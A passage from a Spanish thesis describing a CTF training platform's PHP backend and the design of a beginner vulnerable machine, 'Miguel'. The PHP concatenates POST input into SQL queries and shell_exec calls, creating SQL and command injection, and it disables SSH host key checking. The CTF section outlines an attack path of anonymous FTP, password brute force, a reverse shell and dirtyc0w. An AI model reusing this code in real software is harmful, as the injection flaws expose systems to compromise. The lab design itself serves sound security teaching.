Esta página, **powerctf.php**, es la encargada de arrancar las instancias de laboratorio virtual. Recibe dos parámetros, por un lado, el identificador de la máquina a ejecutar por POST, y por otro el identificador del usuario a través de la cookie de sesión. Su cometido es el de realizar un control exhaustivo de errores para que todo se inicie correctamente, evitando la presencia de errores de escritura fantasma en la base de datos (*esto sería escribir registros falsos en la misma*).

El código podría verse de la siguiente forma:

```
1 <?php
2 session_start();
3
4 if(!isset($_SESSION['user_id'])){
5     header('Location: login.php');
6     exit;
7 } else {
8     if(isset($_POST)){
9         include 'clases/database.php';
10
11         $db = Database::getInstance();
12
13         /*Comprobamos si la sesión que relaciona esta máquina con este usuario existe*/
14         $query = "SELECT COUNT(*) as numsesiones from sesion WHERE maquina = " . $_POST['ctfId'] . " AND usuario = " . $_SESSION['user_id'] . ";";
15         $consulta = $db->conn()->query($query);
16         $resultado = $consulta->fetch_assoc();
17
18         if($resultado['numsesiones'] == 0){ /*En caso de no existir, la insertamos. */
19             $query = "INSERT INTO sesion (maquina, usuario, primercontacto, estado) values (" . $_POST['ctfId'] . ", " . $_SESSION['user_id'] . ", now(), 'Off')";
20             $db->conn()->query($query);
21         }
22         else{
23             echo "La sesión ya existía de antes, intentando activarla...";
24         }
25     }
26 }
```

Figura 48: Activando la sesión del usuario con la máquina

Primero se comprueba que se ha llegado a la página desde una cookie de sesión válida. Se recogen ambos datos (identificador de máquina e identificador de usuario) para comprobar si el usuario ya había tenido contacto previo con la máquina, en cuyo caso negativo la inserta en la base de datos, como se puede ver en la figura cuarenta y ocho.

```
25
26 /*Control de errores*/
27 /*Comprobamos si ya hay una sesion activa para este usuario*/
28 $query = "SELECT COUNT(*) as numsesiones from sesion WHERE usuario = " . $_SESSION['user_id'] . " AND estado = 'Activa'";
29 $consulta = $db->conn()->query($query);
30 $resultado = $consulta->fetch_assoc();
31
32 if($resultado['numsesiones'] == 0){
33
34     /*En caso de que no exista ninguna, activamos la sesión que relacione a la máquina y al usuario */
35     $query = "UPDATE sesion SET estado = 'Activa' WHERE maquina = " . $_POST['ctfId'] . " AND usuario = " . $_SESSION['user_id'] . ";";
36     $db->conn()->query($query);
37     /*Marcamos la máquina como encendida en la tabla de máquinas (index.php)*/
38     $query = "UPDATE maquina SET estado = 'On' WHERE id = " . $_POST['ctfId'] . ";";
39     $db->conn()->query($query);
40
41     /*Obtenemos el nombre de la máquina */
42     $query = "SELECT nombre FROM maquina WHERE id = " . $_POST['ctfId'] . ";";
43     $consulta = $db->conn()->query($query);
44     $resultado = $consulta->fetch_assoc();
45     $nombremaquina = $resultado['nombre'];
46     /*Obtenemos el nombre del usuario*/
47     $query = "SELECT username FROM usuario WHERE id = " . $_SESSION['user_id'] . ";";
48     $consulta = $db->conn()->query($query);
49     $resultado = $consulta->fetch_assoc();
50     $nombreusuario = $resultado['username'];
51
52     /*Arrancamos la máquina */
53
54     echo "\nCTF " . $nombremaquina . " loading... Usuario: " . $nombreusuario;
55     $output = shell_exec("/opt/scripts/powerctf.sh " . $nombremaquina . " " . $nombreusuario . "");
56     echo "<pre>$output</pre>";
57 }
```

Figura 49: Código PHP de arranque

Después, (*figura cuarenta y nueve*) se comprueba si el usuario ya tiene una sesión activa antes de iniciar esta (*podría darse el caso de un doble clic, o intentar iniciar un laboratorio cuando ya tiene otro activo*), y si no es el caso, activa la sesión, iniciando la máquina. El laboratorio virtual es iniciado a través de un script en **bash** en el mismo servidor web, localizado en la carpeta “/opt/scripts”, que tiene el nombre de **powerctf.sh**.

Este script recibe como parámetro el **nombre de la máquina** y el **nombre del usuario**, y tiene únicamente la siguiente línea de código:

```
ssh -o "StrictHostKeyChecking=no" -i /var/www/.ssh/id_rsa repository@192.168.0.44 "/home/repository/vmware/runvm.sh "$1" "$2"
```

Figura 50: Iniciando el script runvm.sh mediante SSH

Se trata de una conexión por **SSH** hacia el servidor repositorio, (*utilizando el archivo id_rsa generado para no proporcionar contraseña*) que ejecuta el script “/home/repository/vmware/runvm.sh” explicado durante la implementación del servidor repositorio proporcionándole también el nombre de la máquina y el del usuario.

4.2.3.8 PHP – Perfil de usuario

La siguiente página sería la del perfil, que recibe el nombre de **profile.php**. Esta página contiene bastante lógica, pero recoge conceptos similares con las anteriores, de manera que no se hará demasiado hincapié en los conceptos comunes.

La tabla de la sesión activa aparece o no en función de si existe una sesión activa para el usuario. Cuando se muestra, lo hace de manera similar al de la tabla de index.php, pero en vez de ser un listado de máquinas, contiene información acerca de la sesión, pero con bastante más lógica añadida que la dota de dinamismo. Esta información la recoge haciendo uso del método *returnActiveSesion(user id)*. De esta forma se construiría el encabezado de la tabla. Si al usuario le queda mínimo una bandera por introducir, se añadirá una nueva columna al encabezado. Esto cobrará sentido más adelante.

```

36
37     $sesionesActivas = Sesion::returnActiveSesion($_SESSION['user_id']); /*Devuelve array con la sesión activa para el usuario*/
38
39     if(sizeof($sesionesActivas) > 0){ /*Se pinte la tabla con información de la sesión*/
40         foreach($sesionesActivas as $sesionActiva) {
41             $tablaSesion.= "<div class='table-wrapper'>
42                 <table class='styled-table'>
43                     <thead>
44                         <tr class='header-row'>
45                             <th scope='col'>Usuario</th>
46                             <th scope='col'>Máquina</th>
47                             <th scope='col'>Dirección IP</th>
48                             <th scope='col'>user.txt</th>
49                             <th scope='col'>root.txt</th>
50                             <th scope='col'>Estado</th>
51                             <th scope='col'>Primer contacto</th>";
52             /*Si falta alguna flag por introducir, añadimos una columna más a la tabla */
53             if($sesionActiva->getUsertxt() != 'retrieved' || $sesionActiva->getRoottxt() != 'retrieved'){
54                 $tablaSesion.= "<th scope='col'>¿Has conseguido alguna flag?</th>";
55             }
56
57             $tablaSesion.= "<th></th>
58                 </tr>
59                 </thead>";

```

Figura 51: Header de la tabla de sesión

Como se puede ver en la figura cincuenta y dos, la tabla se rellena en función de la información obtenida. Si la dirección IP se muestra como “*Desconocida*”, se ejecuta un

comando a nivel de sistema que recupera la dirección IP de la máquina a través de **SSH**. El comando puede verse en la propia imagen (*línea 70*). La IP no se muestra hasta que la máquina no haya sido correctamente iniciada, proceso que puede demorarse un poco. Para ello, el usuario refrescará la página hasta que se pueda conseguir la IP de la máquina. La dirección IP se almacena en la base de datos para futuras interacciones.

```

61 $tablaSesion .= "<tbody>
62 <tr class='body-row'>
63 <td>".$sesionActiva->getUsuario()."</td>
64 <td>".$sesionActiva->getMaquina()."</td>
65 <td>;
66 if($sesionActiva->getIp() == 'Desconocida'){
67 /*Si no sabemos la IP, probamos a obtenerla haciendo un SSH a la tool vmrun */
68 /*vmrun getGuestIPAddress /path/to/.vmx */
69 $comando = "vmrun getGuestIPAddress /home/repository/vmware/".$sesionActiva->getMaquina()." ".$sesionActiva->getUsuario()."/ ".$sesionActiva->getIp();
70 $ip = shell_exec("ssh -o 'StrictHostKeyChecking=no' -i /var/www/.ssh/id_rsa repository@192.168.0.44 ".$comando."");
71 echo $ip;
72 /*Cuando obtengamos una ip correcta, la insertamos directamente en la tabla y actualizamos la página
73 para que se muestren los datos instantáneamente*/
74 if (strpos($ip, 'Error') === false) { /*Si el output recibido no contiene la palabra Error, actualizamos DB*/
75 echo 'IP válida';
76 $query = "UPDATE sesion SET ip = '".$ip."' WHERE usuario = ".$SESSION['user_id']."' AND maquina = ".$sesionActiva->getIdmaquina().";"
77 $consulta = $db->conn()->query($query);
78 header('Location: profile.php');
79 }
80 else{
81 echo "IP no válida";
82 }
83 }
84 }

```

Figura 52: Código PHP obtención IP

La tabla de sesión muestra cierto dinamismo a la hora de introducir las banderas. Si al usuario le queda una o más banderas por introducir de la máquina, se le pone a disposición un botón con un input de texto donde colocar la bandera. También el sistema es capaz de detectar si el usuario ha introducido esa bandera o no, indicándoselo de manera clara mediante la información “Sin introducir”, “Introducida” (*código presente en la figura cincuenta y tres*).

```

86 $tablaSesion .= "</td>
87 <td>;
88 if($sesionActiva->getUsertxt() == 'retrieved'){
89 $tablaSesion .= "Introducida ✓";
90 }
91 else{
92 $tablaSesion .= "Sin introducir ✗";
93 }
94 $tablaSesion .= "</td>
95 <td>;
96 if($sesionActiva->getRoottxt() == 'retrieved'){
97 $tablaSesion .= "Introducida ✓";
98 }
99 else{
100 $tablaSesion .= "Sin introducir ✗";
101 }
102 $tablaSesion .= "</td>
103 <td>".$sesionActiva->getEstado()."</td>
104 <td>".$sesionActiva->getFechacontacto()."</td>";
105
106 /*Si falta alguna flag por introducir, creamos un input text y un botón para submitear la flag
107 en la columna anteriormente creada*/
108 if($sesionActiva->getUsertxt() != 'retrieved' || $sesionActiva->getRoottxt() != 'retrieved'){
109 $tablaSesion.= "
110 <td>
111 <form action='submitflag.php' method='post'>
112 <input type='text' placeholder='Introduce aquí la flag' name='flag' pattern='[a-zA-Z0-9]+' required />
113 <input type='hidden' id='ctfid' name='ctfid' value='".$sesionActiva->getIdmaquina().">
114 <button type='submit' class='action-button'>Introducir</button>
115 </form>
116 </td>";
117 }

```

Figura 53: Código PHP tabla de sesión

El botón accionará el mecanismo de validación de la bandera y el sistema detectará automáticamente si se trata de alguna de las banderas de la máquina, y la “canjeará”, haciendo los cambios convenientes en la base de datos. La lógica que pertenece a esta validación es la encontrada en la figura cincuenta y cuatro.

```

1 <?php
2 session_start();
3 if(!isset($_SESSION['user_id'])){
4     header('Location: login.php');
5     exit;
6 } else {
7     include 'clases/database.php';
8     if(isset($_POST)){
9         $db = Database::getInstance();
10
11         /*Comprobamos si la flag introducida es correcta*/
12         $query = "select usertxt, roottxt from maquina where id = ".$_POST['ctfId'].>";
13         $consulta = $db->conn()->query($query);
14         $resultado = $consulta->fetch_assoc();
15
16         if($_POST['flag'] == $resultado['usertxt']){
17             $query = "UPDATE sesion SET usertxt = 'retrieved' WHERE usuario = ".$_SESSION['user_id']." AND maquina = ".$_POST['ctfId'].>";
18             $consulta = $db->conn()->query($query);
19         }
20         else if($_POST['flag'] == $resultado['roottxt']){
21             $query = "UPDATE sesion SET roottxt = 'retrieved' WHERE usuario = ".$_SESSION['user_id']." AND maquina = ".$_POST['ctfId'].>";
22             $consulta = $db->conn()->query($query);
23         }
24         else{
25             echo "Flag incorrecta";
26         }
27         header('Location: profile.php');
28     }
29     else{
30         echo "Error interno";
31     }
32 }

```

Figura 54: submitflag.php – Validación de bandera

Por último, dos ejemplos de las posibles situaciones que pueden darse en relación con las banderas introducidas. El primero de ellos, correspondiente a la figura cincuenta y cinco, muestra cómo reacciona la página si ambas banderas han sido introducidas, y el segundo, correspondiente a la figura cincuenta y seis, muestra cómo reacciona la página si únicamente se ha introducido una de las banderas (*la de usuario en este caso*).




Figura 55: Ejemplo de tabla de sesión con ambas banderas introducidas




Figura 56: Ejemplo de tabla de sesión con únicamente una bandera introducida

Con el botón rojo “Apagar máquina” que aparece en la tabla de sesión, el usuario será capaz de comenzar el proceso de apagado y borrado de la máquina. El botón inicia el script “stopvm.sh” localizado en la máquina repositorio a través de *SSH*, de la misma forma que anteriormente, indicándole también de qué máquina y usuario se trata.

Por último, tan solo quedaría explicar la lógica detrás del registro. La lógica es bastante parecida a la página de login.php, se recogen datos del formulario por POST, y se envían al método *insertUser()*. Una vez en dicho método, es éste el que se encarga de la inserción del usuario tras la validación comentada anteriormente.



5 DISEÑO DEL CTF ‘MIGUEL’

5.1 Diseño general

Para el diseño de la primera máquina de la plataforma se ha querido hacer uso de vulnerabilidades conocidas y sencillas de explotar. Se trata de una máquina de dificultad baja, donde el usuario puede introducirse de una buena forma en el mundo del pentesting. Por ello, se tocan diferentes vulnerabilidades muy comunes y simples, para que el usuario vaya cogiendo soltura de cara a máquinas más complicadas. Durante el recorrido, para evitar que se pierda el hilo, se han colocado diferentes pistas para que el usuario pueda determinar delante de qué vulnerabilidad se encuentra, y pueda documentarse para explotarla.

El pentesting es una rama que se nutre mucho de aprender por uno mismo y de las ganas de investigar del pentester. Sin embargo, al principio es bueno reforzar la metodología, y no se consigue de otra manera que partir de un buen método y con insistencia, es por esto que los inicios tienen que ser fáciles y didácticos. Indicarle sutilmente al usuario lo que necesita, sin dejárselo mascado es muy importante cuando está empezando, y es algo que se ha perseguido con ahínco durante el diseño del CTF.

Las vulnerabilidades que se han escogido son muy comunes en máquinas de nivel principiante y se van a enumerar a continuación, junto al supuesto hilo conductor que comprende el laboratorio:

5.2 Creación del hilo conductor

Por un lado, reside en el puerto 80 un servidor web que aloja un sitio de WordPress. Se da una pequeña pista en la descripción de la máquina, pero es algo que se puede ver con claridad, se quiere dar constancia de que la vía potencial de entrar a la máquina, es decir, el vector de ataque más claro es accediendo a través de la web. Sin embargo, el sitio no se muestra vulnerable de primeras, pues lo más normal es que en estos servicios, se ataque una versión vulnerable de PHP, el propio WordPress, o alguno de sus plugins o temas. Sin embargo, como se comenta en la descripción y en otra pista que se verá más adelante, el proyecto se ha instalado por defecto y se ha dejado en *stand-by* (*en reposo, pausa*), por lo que hay poco que tocar. ¿Qué falta? Evidentemente, la única vía a priori que queda, es conseguir las credenciales de administrador del sitio. Para esto, primero es necesario enumerar un usuario administrador, y WordPress tiene una particular manera de decirle al usuario si ese usuario existe o no, pues el output (*salida*) del error al intentar entrar con un usuario que existe, es diferente al de intentarlo con un usuario inexistente en la base de datos. Es en este momento, donde se quiere confundir un poco al usuario al no encontrar un usuario de administrador clásico como “admin”, “administrador”, “admin1”... etc, donde el objetivo es que el usuario investigue la máquina más en profundidad en busca de alguna pista.

Por otro lado, se ha creado un servidor FTP (puerto 21) con acceso anónimo, práctica que evidentemente refleja una mala configuración del servicio. Un servidor FTP (*File Transfer Protocol*) es utilizado para intercambiar ficheros entre máquinas dentro de una misma red. Para acceder al servicio, generalmente se necesitan credenciales de usuario con acceso al servidor. Sin embargo, a veces se configura el acceso anónimo sin contraseña a las carpetas compartidas por comodidad, cosa que

puede estar bien si no se exponen archivos de carácter crítico, pero que generalmente supone una vulnerabilidad clara que permite al atacante extraer información. Se trata de una vulnerabilidad del servicio, que viene dada por una falta de buena configuración.

El objetivo es que el usuario se dé cuenta rápidamente de esta vulnerabilidad, y entre a los recursos compartidos, encontrándose con información que le muestre pistas para continuar. En este caso, será un fichero con órdenes del director, que le pedirá prisa al administrador del sitio de WordPress, revelando su nombre de usuario, Miguel, entre otras cosas.

Es entonces donde el usuario, que ya ha intuido el nombre del administrador, intenta acceder al panel de administración. Sin embargo, carece de la contraseña. Es aquí donde se le plantea al usuario conseguir la contraseña del usuario, de la cual no se dan más pistas, por lo que no queda otra que recurrir a la fuerza bruta, técnica que se suele utilizar cuando no hay más remedio. Esto se puede hacer con herramientas automáticas como “WPScan” (*herramienta que enumera un sitio de WordPress completo, y que además cuenta con una función de fuerza bruta*), o de un método más manual, que requiere de conocimientos algo más avanzados y herramientas como “Hydra” para desempeñarlo.

Se requiere una contraseña sencilla, no se pretende que el usuario esté más de cinco minutos intentando conseguir una contraseña por fuerza bruta, sino más bien lo contrario. Se busca que entienda y practique el concepto de fuerza bruta, y que está bien aplicado en este escenario, por lo que el camino es una contraseña “difícil de adivinar” (*como por ejemplo no sería el caso de “1234”, “hola”, “1q2w3e”... etc*), pero a la vez que sea encontrada rápidamente por diccionarios dedicados. Es por esto que la contraseña que se ha elegido es “chocolate”, contraseña universal, muy común, y difícil de poner al azar.

El usuario, en este punto, es capaz de acceder al panel de administración del sitio con los credenciales “miguel:chocolate”. Desde aquí, hay varias vías potenciales de obtener una “reverse shell”, y lo más importante, mucha documentación. Una reverse shell es un terminal de comandos remoto de una máquina. El término “reverse” proviene del inglés y se refiere a “del otro lado”, es decir, desde la otra máquina, y “shell” se refiere al típico terminal de los computadores. Entablar una reverse shell es de carácter básico, pues es aquí donde se consigue un terminal dentro del sistema, en este caso la máquina que corre el servidor web, que se trata de una máquina Linux. En este caso, a través de PHP se consigue que el servidor apache interprete un código PHP malicioso y que envíe al usuario un terminal dentro de la máquina. Es en este momento, después de conseguir una shell en la máquina, cuando el usuario podrá leer la flag “user.txt” dentro del directorio “/home/asekas”.

Dado que se trata de una máquina de dificultad baja, no es bueno comprometer al usuario a una escalada de privilegios complicada. El objetivo de estas máquinas suele ser utilizar un exploit (*script, programa o metodología diseñado específicamente para explotar una vulnerabilidad*) de algún software desactualizado, o aprovechar alguna vulnerabilidad fácil de explotar. Ya en la descripción de la máquina se da una pequeña pista al respecto... “El administrador ha reutilizado una máquina antigua para montar su servidor web... ¿Será segura?”. En este punto, el objetivo es explotar una vulnerabilidad muy famosa que estuvo acometiendo contra muchas distribuciones de Linux en el

pasado. Se trata de una vulnerabilidad a nivel de kernel (*el núcleo del procesador, que gestiona al más bajo nivel todo lo que ocurre en el sistema operativo*) llamada “dirtyc0w”. Fue un fallo que afecta a la mayoría de las versiones de kernel, lo más básico de un sistema operativo, por lo que hasta que no se pudo aplicar un parche que corrigiese la vulnerabilidad, un sistema era totalmente vulnerable con la simple ejecución del exploit. Dependiendo de la distribución de Linux (Ubuntu, Debian, CentOS...), esto fue arreglado en diferentes versiones de kernel, por lo que, tratándose de un Ubuntu Server, el usuario tendría que comprobar que efectivamente la distribución de Ubuntu Server 15.04 Vivid Vervet utilizada es vulnerable a este exploit.

Aquí el objetivo es que el usuario sea capaz de enumerar las vías potenciales de escalada de privilegios en un sistema UNIX, y sea capaz de elaborar un vector de ataque. Es por esto que, tras darse cuenta del bajo nivel de kernel (*Esto es de las primeras cosas que se suelen comprobar en un test de penetración cuando se está delante de una máquina Linux, y por tanto aparece al principio de la lista en cualquier guía de escalada de privilegios. Además, existe mucha documentación acerca de la vulnerabilidad*), el usuario tiene que aprender cómo instalar exploits en la máquina y cómo ejecutarlos.

Este exploit en concreto, puede encontrarse en github y puede ser descargado a través de la herramienta “wget” (que está instalada dentro de la máquina para mayor facilidad) en cualquier directorio donde haya permisos de escritura. Una vez instalado el exploit, el usuario tendrá que saber cómo ejecutarlo, y una vez ejecutado, cómo proceder. Generalmente el exploit muestra esta clase de información por lo que no es para nada complicado.

Este exploit en concreto, se aprovecha del error de kernel para conseguir privilegios de administrador y reescribir el fichero /etc/passwd (*donde se almacena información de todos los usuarios del sistema*), cambiando la contraseña del usuario root del sistema. Después de una ejecución exitosa, el usuario podrá cambiar al usuario root proporcionando la contraseña nueva sin mayores complicaciones.

Con todo esto, el usuario finalmente es capaz de leer la flag “root.txt” localizada en “/root”. Como se puede ver, durante esta práctica se ven, aunque fáciles, un buen puñado de vulnerabilidades que sirven para ir cogiendo metodología y aprendiendo poco a poco, dotando a un usuario novato de experiencia y confianza.

5.3 Resumen de las vulnerabilidades escogidas

En resumen, las vulnerabilidades que se tocan en la máquina Miguel, serían las siguientes:

Por un lado, una mala gestión de un servidor FTP, que permite el acceso anónimo a archivos que pueden dar información a un atacante a causa de una pobre configuración. Por otro lado, la utilización y explotación de una política de contraseñas muy débil, con contraseñas de público conocimiento (*esto es, contraseñas que en algún momento han sido reveladas por una filtración de base de datos, por ejemplo*). Lo anterior, sumado a un panel de administración que permite entablar una *reverse shell* en el sistema. Por último, la utilización de una distribución de Linux antigua vulnerable al conocido exploit “dirtyc0w”.

6 IMPLEMENTACIÓN DEL CTF ‘MIGUEL’

6.1 Instalación de la máquina virtual

Ahora que se conoce la idea inicial del diseño del CTF, explicar la implementación será mucho más sencillo. Lo primero es elegir el sistema operativo y construir el CTF sobre él. Del apartado de diseño se sabe que el sistema operativo debe de ser vulnerable al exploit dirtycow, por lo que se ha elegido Ubuntu Server 15.04 Vivid Vervet (*se escoge siempre que sea posible la versión sin interfaz gráfica para favorecer el rendimiento*).

Como se va a alojar desde el gestor de máquinas virtuales VMware WorkStation, esta es la herramienta que se va a utilizar para su implementación. En primer lugar, se descarga la "imagen .iso" del sistema operativo y se crea una nueva máquina virtual a partir de la misma, que se customizará teniendo en cuenta los siguientes pasos:

Se elige una la opción personalizable de creación de máquina virtual, como se ve en la figura cincuenta y siete.



Figura 57: Configuración personalizada

Se selecciona la imagen .iso del sistema operativo en cuestión: Ubuntu Server 15.04 Vivid Vervet, como se puede ver en la figura cincuenta y ocho.




Figura 58: Selección imagen de SO

Se dejan las opciones de compatibilidad por defecto y se establece como nombre de la máquina el nombre del CTF, el nombre del usuario creador de la máquina, así como una contraseña robusta para el mismo, para que sea imposible la escalada de privilegios por esa vía, pues no se pretende (*no confundir este usuario con root*).




Figura 59: Establecimiento credenciales Linux

Opciones de hardware no demasiado potentes, pues los requisitos de la máquina no lo son. Se escoge, en este caso, 2 GB de RAM (recomendado para el sistema operativo), y 2 procesadores, pues no se requiere una elevada capacidad de cómputo.

Opción de red “bridged” para que la IP sea asignada directamente por el DHCP al entrar en red. Esto se explica con mayor detenimiento durante la implementación del servidor repositorio anteriormente comentada.

6.2 Implementación de los servicios vulnerables

Una vez iniciada la máquina, se sigue el procedimiento normal de instalación del sistema operativo, esperando a que termine de instalar el sistema operativo, tal y como se ve en la figura sesenta.




Figura 60: Instalación Ubuntu Server

Como se puede ver, una vez finaliza la instalación, aparece en pantalla el típico login del sistema, que en este caso carece de interfaz gráfica

```
Ubuntu 15.04 ubuntu tty1

ubuntu login: asekas
Password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

asekas@ubuntu:~$
```

Figura 61: Primer login

Lo que se requiere en este punto, es instalar y configurar los diferentes servicios “vulnerables” que se quieren dentro del CTF, en este caso WordPress, y FTP. Para WordPress, es necesario un servidor apache2, MySQL, y PHP instalados. Sin embargo, como se verá, para esta distribución Vivid Vervet no es compatible cualquier versión de este software y es necesario especificarlas.

Apache2, FTPd y MySQL no tendrán problemas, puesto que ambos se instalan desde el repositorio “apt”. Mediante esta herramienta, ya se instala la última versión del software disponible para la distribución, que dejó de recibir soporte hace tiempo, por lo que está obsoleto, cosa que ya sabía “el administrador del sistema al reciclar la máquina”.

El problema viene con la máxima versión de PHP que soportará el sistema. Esta en concreto es la versión 5.6.4 del lenguaje. Esto determinará la versión de WordPress a utilizar, puesto que es un requerimiento esencial del gestor de contenidos y necesita una versión de PHP más elevada para versiones más actuales. Esto puede comprobarse en el siguiente gráfico encontrado en la web “displaywp.com”, donde encontramos el siguiente gráfico. Como se puede ver en la figura 62, para la versión 5.6.4 de PHP, la versión máxima alcanzable de WordPress es la 5.1 (*segunda columna gris*)

